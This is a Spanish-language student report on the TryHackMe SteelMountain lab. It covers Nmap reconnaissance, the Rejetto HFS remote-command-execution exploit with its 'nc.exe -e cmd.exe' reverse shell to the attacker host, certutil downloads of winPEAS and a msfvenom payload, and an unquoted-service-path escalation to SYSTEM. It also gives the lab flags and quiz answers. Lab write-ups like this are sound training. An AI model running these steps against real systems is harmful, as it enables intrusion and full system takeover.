	Informe de análisis de vulnerabilidades, explotación y resultados del reto STEELMOUNTAIN.				
	Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
	1/05/2024	06/05/2024	1.0	MQ-HM-Steelmountain	RESTRINGIDO

Informe de análisis de vulnerabilidades,
explotación y resultados del reto STEELMOUNTAIN.

N5- MQ-HM-STEELMOUNTAIN

Generado por:

JUC4ZU

Estudiante de Hacker Mentor

Fecha de creación:
06.04.2024

Índice

1. Reconocimiento

En este apartado nos dedicaremos a realizar el reconocimiento de la máquina "**SteelMountain**" de "**TryHackMe**":

Descargaremos el archivo de conexión por medio de "**OpenVPN**" para estar en una red interna donde se encuentra la máquina para el ataque.

```
3: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 500
    link/none
    inet 10.14.79.198/17 scope global tun0
       valid_lft forever preferred_lft forever
    inet6 fe80::adfa:abb1:e20f:f24c/64 scope link stable-privacy
       valid_lft forever preferred_lft forever
```

La página nos asignará una IP para el equipo víctima:

A partir de acá, ejecutaremos los escáneres de "**scripts**" comunes y vulnerabilidades en "**Nmap**", para descubrir los puertos y servicios abiertos en esta máquina:

```
Escaneando puertos abiertos y vulnerabilidades, por favor espere...

Resumen:

Puerto  Servicio            Versión

80      http                Microsoft IIS httpd 8.5
135     msrpc               Microsoft Windows RPC
139     netbios-ssn         Microsoft Windows netbios-ssn
445     microsoft-ds        Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389    ssl/ms-wbt-server?
5985    http                Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8080    http                HttpFileServer httpd 2.3
47001   http                Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152   msrpc               Microsoft Windows RPC
49153   msrpc               Microsoft Windows RPC
49154   msrpc               Microsoft Windows RPC
49155   msrpc               Microsoft Windows RPC
49156   msrpc               Microsoft Windows RPC
49169   msrpc               Microsoft Windows RPC
49170   msrpc               Microsoft Windows RPC

Puertos abiertos: 80,135,139,445,3389,5985,8080,47001,49152,49153,49154,49155,49156,49169,49170
```

Esta máquina tiene muchos puertos abiertos, pero los realmente importantes pueden ser el 80, 135, 139, 445, 3389, 5985, 8080 y a partir de acá los otros puertos se encargan de dar salida a otras aplicaciones que el equipo utiliza para comunicarse.

Según el reporte generado por Nmap, no existen debilidades importantes en la gran mayoría de los puertos, pero analizaremos brevemente el canal por el que podemos enfocar nuestra estrategia.

Tenemos que el puerto 80 puede ser potencialmente atacado por el método “Trace” que es la ejecución de comandos para revisar información confidencial del servidor web, aunque no nos será de gran utilidad en este momento.

10.10.179.148

Address

- 10.10.179.148 (ipv4)

Ports

The 65520 ports scanned but not shown below are in state: **closed**

- 65520 ports replied with: **reset**

Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product	Version	Extra info
80	tcp	open	http	syn-ack	Microsoft IIS httpd	8.5	
	http-methods	Potentially risky methods: TRACE					
	http-title	Site doesn't have a title (text/html).					
	http-server-header	Microsoft-IIS/8.5					

Además de esto nos indica que el puerto 3389 utilizado para “**RDP**”, tiene problemas de seguridad, ya que puede ser vulnerable a la escucha pasiva y tomar información delicada por este medio.

3389	tcp	open	ms-wbt-server	syn-ack			
	ssl-dh-params	VULNERABLE: Diffie-Hellman Key Exchange Insufficient Group Strength State: VULNERABLE Transport Layer Security (TLS) services that use Diffie-Hellman groups of insufficient strength, especially those using one of a few commonly shared groups, may be susceptible to passive eavesdropping attacks. Check results: WEAK DH GROUP 1 Cipher Suite: TLS_DHE_RSA_WITH_AES_256_GCM_SHA384 Modulus Type: Safe prime Modulus Source: RFC2409/Oakley Group 2 Modulus Length: 1024 Generator Length: 1024 Public Key Length: 1024 References: https://weakdh.org					


En el puerto 8080 podemos encontrar que es vulnerable a una denegación de servicio haciendo un consumo anormal de los recursos del equipo.

8080	tcp	open	http	syn-ack	HttpFileServer httpd	2.3	
	http-csrf	Couldn't find any CSRF vulnerabilities.					
	http-vuln-cve2011-3192	VULNERABLE: Apache byterange filter DoS State: VULNERABLE IDs: BID:49303 CVE:CVE-2011-3192 The Apache web server is vulnerable to a denial of service attack when numerous overlapping byte ranges are requested. Disclosure date: 2011-08-19 References: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3192 https://www.securityfocus.com/bid/49303 https://www.tenable.com/plugins/nessus/55976 https://seclists.org/fulldisclosure/2011/Aug/175					

Además, es posible utilizar otra vulnerabilidad en el puerto 8080 que afecta al Apache instalado en el equipo y puede provocar una denegación de servicio en el servidor web.

	http-slowloris-check	VULNERABLE: Slowloris DOS attack State: LIKELY VULNERABLE IDs: CVE:CVE-2007-6750 Slowloris tries to keep many connections to the target web server open and hold them open as long as possible. It accomplishes this by opening connections to the target web server and sending a partial request. By doing so, it starves the http server's resources causing Denial Of Service. Disclosure date: 2009-09-17 References: http://ha.ckers.org/slowloris/ https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750

Otra vulnerabilidad que puede ser explotable es la autenticación por medio de comandos tipo verbo, mismos que permiten iniciar sesión con palabras claves dentro de la página web del servidor, dicho esto, es posible que el equipo no se encuentre correctamente configurado.




A pesar de que el equipo cuente con las vulnerabilidades antes destacas, no son de alto impacto para que nos dejen obtener acceso al equipo, así que investigaremos los servidores web tanto en los puertos 80 y 8080 que pueden tener alguna carencia que nos permite acceder.

IP, Puertos Sistema operativo


IP	10.10.179.148
Sistema Operativo	Microsoft Windows Server 2012 R2 Datacenter 6.3.9600 N/A Build 9600
Puertos/Servicios	80 http Microsoft IIS httpd 8.5111 rpcbind. 135 msrpc Microsoft Windows RPC. 139 netbios-ssn Microsoft Windows netbios-ssn. 445 microsoft-ds Microsoft Windows Server 2008 R2 2012 microsoft-ds. 3389 ssl/ms-wbt-server. 5985 http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP). 8080 http HttpFileServer httpd 2.3. Otros puertos para escucha de aplicaciones.

2. Análisis de vulnerabilidades/debilidades


Nos dirigiremos a la página principal del servidor en el puerto 80:



De esta página no podemos obtener mucho, pero descubrimos quien es el empleado del mes, simplemente verificando el código en la página. Es posible hacer "**Fuzzing**" pero solo nos muestra un enlace a las imágenes de la página y posiblemente son las mismas que muestra este enunciado, ya que nos indica acceso no autorizado.




Así que ahora verificamos el puerto 8080 desde el navegador:




Aquí podemos ver que tiene una especie de servidor de archivos que podríamos analizar.

Si vemos en la información del servidor dice "**HttpFileServer 2.3**", y si nos posamos con el mouse sobre el nombre nos muestra un enlace www.rejetto.com/hfs que son los desarrolladores de este gestor. Se puede analizar con "Fuzzing" la ip del gestor, pero no encontrara coincidencias



Como no tenemos un acceso o algún usuario que podamos verificar, podríamos intentar buscar en "**Exploit Database**" alguna vulnerabilidad para este sistema de archivos.



Show 15 Search: rejetto

Date	D	A	V	Title	Type	Platform	Author
2020-11-30				Rejetto HttpFileServer 2.3.x - Remote Command Execution (3)	WebApps	Windows	Óscar Andreu
2016-01-04				Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)	Remote	Windows	Avinash Thapa
2014-10-09				Rejetto HTTP File Server (HFS) - Remote Command Execution (Metasploit)	Remote	Windows	Metasploit
2014-10-02				Rejetto HTTP File Server (HFS) 2.3a/2.3b/2.3c - Remote Command Execution	WebApps	Windows	Daniele Linguaglossa
2014-09-15				Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (1)	Remote	Windows	Daniele Linguaglossa
2008-01-23				Rejetto HTTP File Server (HFS) 1.5/2.x - Multiple Vulnerabilities	Remote	Windows	Felipe M. Aragon
2007-12-05				Rejetto HTTP File Server (HFS) 2.2/2.3 - Arbitrary File Upload	Remote	Multiple	Luigi Auriemma

Showing 1 to 7 of 7 entries (filtered from 46,034 total entries) FIRST PREVIOUS 1 NEXT LAST

Nos interesa el que marcamos, ya que indica que se puede ejecutar mediante un script de "**Python**" manualmente, pero también tenemos una ejecución automática desde "**Metasploit**" que nos puede ahorrar mucho tiempo en la explotación.

Verificaremos el código fuente del "**exploit python**" para verificar que lo podemos utilizar en el ataque.


```
    ip_addr = "192.168.44.128" #local IP address
    local_port = "443" # Local Port number
    vbs =
"C:\Users\Public\script.vbs|dim%20xHttp%3A%20Set%20xHttp%20%3D%20createobject(%22Microsoft.XMLHTTP%22)%0D%0Adim%20bStrm%3A%20Set%20bStrm%20%3D%20cre
    save= "save|" + vbs
    vbs2 = "cscript.exe%20C%3A%5CUsers%5CPublic%5Cscript.vbs"
    exe= "exec|"+vbs2
    vbs3 = "C%3A%5CUsers%5CPublic%5Cnc.exe%20-e%20cmd.exe%20"+ip_addr+"%20"+local_port
    exe1= "exec|"+vbs3
    script_create()
    execute_script()
    nc_run()
except:
    print """[.]Something went wrong..!
    Usage is :[.] python exploit.py <Target IP address>  <Target Port Number>
    Don't forgot to change the Local IP address and Port number on the script"""
```

El código parece sencillo de editar, nos muestra 2 variables en la parte superior, que son la IP de nuestro equipo y el puerto que utilizamos para que se conecten a nuestro equipo. Inclusive nos muestra un error si olvidamos como se ejecuta el "script" agregando los datos del equipo víctima.

Otra cosa importante, nos hará la indicación que debemos compartir un "**nc.exe**", "**netcat**" para Windows desde el puerto 80 de nuestro equipo atacante:

```
#EDB Note: You need to be using a web server hosting netcat (http://<attackers_ip>:80/nc.exe).
#          You may need to run it multiple times for success!
```

Descargaremos este archivo en el equipo ubicándolo con "**Searchsploit**" para empezar nuestra explotación de vulnerabilidades.




Puerto	Vulnerabilidad
80	El servidor expone información de empleados que puede ayudarnos con un ataque por ingeniería social o a investigarlos por páginas de "**OSINT**" para aprovecharnos de información que han compartido en la red.
8080	El gestor de archivos "**Rejetto**" permite ser vulnerado mediante varios "**scripts**", tanto manuales como automáticos para acceder al equipo.

3. Explotación


Manual

Ya que tenemos un rumbo, procederemos a descargar el archivo según requerimos.




Y editamos el código con la IP y puerto de nuestro equipo:


Lo guardamos con un nombre diferente para empezar el ataque del equipo.



Ubicaremos el archivo de "**nc.exe**" en nuestra máquina y lo copiaremos a nuestra carpeta de "**exploits**":



Con nuestro archivo de "**netcat**" copiado levantaremos un servidor http en la carpeta de exploits:



Procederemos a levantar un puerto de escucha, será el mismo que editamos en el archivo de "**python**":

Y, por último, procederemos a ejecutar el "**script**" agregando los datos del equipo víctima:

```
┌──(hmstudent㉿kali)-[~/Desktop/STEELMOUNTAIN/Exploits]
└─$ python rejetto.py 10.10.179.148 8080
```


Es posible que sea necesario ejecutarlo 2 veces para que funcione.

```
┌──(hmstudent㉿kali)-[~]
└─$ nc -lvp 9000
listening on [any] 9000 ...
10.10.64.8: inverse host lookup failed: Unknown host
connect to [10.14.79.198] from (UNKNOWN) 10.10.179.148 49390
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>whoami
whoami
steelmountain\bill
```

Con esto obtendremos el acceso en el equipo, aunque el único inconveniente es que seremos Bill.

Desde acá necesitamos escalar los privilegios del usuario actual para tener el control total, pero es necesario buscar un fallo dentro del equipo para lograrlo, así que haremos uso de "**Winpeas**" para encontrar un detalle que nos permita aprovecharnos.


Copiaremos "**Winpeas**" a nuestra carpeta de "**exploits**" aprovechando que ya contamos con un servidor http arriba ("**Winpeas**" se puede descargar de GitHub)




Lo descargaremos en alguna de las carpetas del equipo víctima utilizando el siguiente comando:

```
c:\Users\bill\Desktop>certutil -urlcache -f http://10.14.79.198/winPEASx64.exe winpeas.exe
certutil -urlcache -f http://10.14.79.198/winPEASx64.exe winpeas.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.
```


Ejecutaremos el “**Winpeas**” en el equipo hasta que nos muestre una pista importante:




Entre toda la información encontrada en “**Winpeas**” una muy interesante, es sobre un archivo que se auto ejecuta con el inicio de Windows, y tiene permisos del administrador para funcionar, además que Bill el usuario actual, puede crear archivos dentro de la dirección, de esta app, sin olvidar que la carpeta donde se encuentra almacenada contiene espacios, que es una vulnerabilidad que podemos aprovechar.



Debemos generar un archivo que nos permita aprovecharnos de el error que tiene este equipo, así que generaremos “**shell inverse**” con ayuda de “**msfvenom**”:



Deberá llamarse “**Advanced.exe”,** ya que con este nombre, aprovecharemos que el sistema víctima lo autoejecutará apenas intente buscar el programa que se encuentra al final de la ruta. Lo compartiremos en nuestro servidor “**http**”:



Nos moveremos hasta la carpeta "**IObit**" en el equipo que atacamos y copiaremos el archivo dentro de esta:

```
c:\Program Files (x86)\IObit>certutil -urlcache -f http://10.14.79.198/Advanced.exe Advanced.exe
certutil -urlcache -f http://10.14.79.198/Advanced.exe Advanced.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.
```

Ahora lo que debemos ejecutar es un nuevo puerto de escucha, que será el que agregamos en la "**shell inverse**" que contiene el archivo "**Advanced.exe**".

```
┌──(hmstudent㉿kali)-[~]
└─$ nc -lvp 1111
listening on [any] 1111 ...
```

Ubicamos el servicio que necesitamos parar:

```
C:\Program Files (x86)\IObit>sc query
sc query

SERVICE_NAME: AdvancedSystemCareService9
DISPLAY_NAME: Advanced SystemCare Service 9
        TYPE               : 110  WIN32_OWN_PROCESS  (interactive)
        STATE              : 4  RUNNING
                                (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
```

Lo paramos y lo intentamos reiniciar:

```
C:\Program Files (x86)\IObit>sc stop AdvancedSystemCareService9
sc stop AdvancedSystemCareService9

SERVICE_NAME: AdvancedSystemCareService9
        TYPE               : 110  WIN32_OWN_PROCESS  (interactive)
        STATE              : 4  RUNNING
                                (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0

C:\Program Files (x86)\IObit>sc start AdvancedSystemCareService9
sc start AdvancedSystemCareService9
```

Al realizar esto, en nuestro puerto de escucha ya tendremos acceso al equipo como "**NT Authority\System**"


```
┌──(hmstudent㉿kali)-[~]
└─$ nc -lvp 1111
listening on [any] 1111 ...
10.10.64.8: inverse host lookup failed: Unknown host
connect to [10.14.79.198] from (UNKNOWN) [10.10.64.8] 49591
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

4. Escalación de privilegios si


La escalación de privilegios, en esta máquina está enfocada a una vulnerabilidad de Windows que consiste en la ejecución de prioridades, aprovechándose de las carpetas o rutas que no están comentadas con comillas dobles y/o contienen espacios en sus nombres, para "colar" en un punto medio, aplicaciones "**.exe**" o "**.bat**" que tienen preponderancia por sobre las ubicaciones de las carpetas, haciendo esto, provoca que Windows ejecute cualquier programa que deseamos, en este caso una conexión inversa con permisos de administración.

5. Banderas

Las ubicaciones de las banderas las obtendremos dentro del escritorio del usuario "**Bill**":



Y La segunda, dentro del escritorio del usuario "**Administrator**":



Bandera1	b04763b6fcf51fcd7c13abc7db4fd365
Bandera2	9af5f314f57607c00fd09803a587db80

6. Herramientas usadas

Exploit DB	Verificar vulnerabilidades
Nmap	Enumeración de puertos y servicios
Winpeas	Ubicaciones de importancia para atacar
Python	Ejecución de scripts

7. Respuestas del cuestionario de TryHackMe

1- ¿Quién es el empleado del mes?
Bill Harper

2- Escanea la máquina con Nmap. ¿En qué otro puerto se ejecuta un servidor web?
8080

3- Echa un vistazo al otro servidor web. ¿Qué servidor de archivos se está ejecutando?
Rejetto http file server

4- ¿Cuál es el número CVE para explotar este servidor de archivos?
2014-6287

5- Utilice Metasploit para obtener un shell inicial. ¿Cuál es la bandera de user.txt?
b04763b6fcf51fcd7c13abc7db4fd365

